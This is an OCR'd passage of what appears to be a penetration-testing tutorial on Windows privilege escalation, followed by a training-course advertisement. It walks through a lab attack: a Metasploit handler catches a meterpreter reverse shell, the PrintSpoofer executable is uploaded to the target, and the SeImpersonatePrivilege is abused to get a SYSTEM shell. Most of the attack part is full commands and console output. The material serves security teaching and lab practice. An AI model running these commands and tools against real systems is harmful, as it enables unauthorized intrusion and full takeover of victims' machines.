
Before Executing the payload, we will need to create a listener that will capture the meterpreter reverse shell generated from the payload. We will need to provide the same configurations that we used while crafting the payload using the msfvenom. Next, we will exploit the payload on the machine using the aspx shell and receive the meterpreter shell. Since we are focusing on the Privileges in this piece, we ran the getprivs command to get the privileges that are enabled on the target machine. We can see that the privilege in question is enabled on the target machine i.e., SeImpersontatePrivilege.

```
msfconsole -q
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.2
set lport 1234
exploit
getprivs
```

```
┌──(root💀kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:1234
[*] Sending stage (175174 bytes) to 192.168.1.147
[*] Meterpreter session 1 opened (192.168.1.2:1234 → 192.168.1.147:50051)

meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
```

Although you don't need to rely on the Metepreter shell's getprivs command. You can check for the enabled privilege can be checked with the help of the whoami command with the /priv option added to it as shown in the image below. We can see that the session that we gained through exploitation is for the user iisapppool.

```
shell
whoami /priv
whoami
```



Elevating Privileges using PrintSpoofer

One of the key resources that are abused in the wild to exploit the privilege that we are discussing in the article is called PrintSpoofer. You can get your hands on the source code and the ready to deploy executable that is featured here from **GitHub**. This tool is relatively new but the technique it uses to elevate the access is an aged one. To understand how this tool exploits the SeImpersontatePrivilege, we will get into the access that is provided by this privilege. As we discussed in the introduction that this privilege allows the users to create a process with another user's access. Hence the PrintSpoofer exploits it to elevate the overall access to the NT Authority. In the demonstration provide below, we are moving onto the Public directory as it will have the write permissions that are required for uploading the PrintSpoofer exploitable. Then after uploading the executable, we move to the command shell on the target machine and after listing the contents we can see that the transfer of the PrintSpoofer executable was successful.

```
cd c:\\Users\\Public
upload /root/Downloads/PrintSpoofer64.exe .
shell
```

```
meterpreter > cd c:\\Users\\Public
meterpreter > upload /root/Downloads/PrintSpoofer64.exe .
[*] uploading  : /root/Downloads/PrintSpoofer64.exe → .
[*] uploaded   : /root/Downloads/PrintSpoofer64.exe → .\PrintSpoofer64.exe
meterpreter > shell
Process 2028 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B60E-E2F6

 Directory of c:\Users\Public

07/28/2021  10:55 AM    <DIR>          .
07/28/2021  10:55 AM    <DIR>          ..
07/28/2021  09:20 PM    <DIR>          Documents
09/15/2018  12:19 AM    <DIR>          Downloads
09/15/2018  12:19 AM    <DIR>          Music
09/15/2018  12:19 AM    <DIR>          Pictures
07/28/2021  10:55 AM            27,136 PrintSpoofer64.exe
09/15/2018  12:19 AM    <DIR>          Videos
               1 File(s)         27,136 bytes
               7 Dir(s)  51,703,099,392 bytes free
```

Using the PrintSpoofer exploit is pretty straightforward as all that is required are two parameters: -I for telling the executable to give an interactive session and -c to provide the access that you want to get after exploitation. As we run this command on the target machine, we can see that it searches for the SeImpersontatePrivilege and then checks for the Named pipe. Followed by the success of those steps it moves forward with the Creation of the process that we provided the -c option as the NT Authority token or access. We can see that a new instance of command shell is generated and when we ran the whoami command we can see that we have successfully elevated our privileges on the target machine.

PrintSpoofer64.exe -i -c cmd
whoami

```
c:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Conclusion

This was one of the interesting posts to research and write about. During the research process, it was apparent that although there exist many guides to use various tools to exploit the SeImpersontatePrivilege on the machine, there isn't one resource that shows how we can get these privileges set in the first place. I hope that this resource can help you grasp the concept and the methodology behind the exploitation of the SeImpersontatePrivilege.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux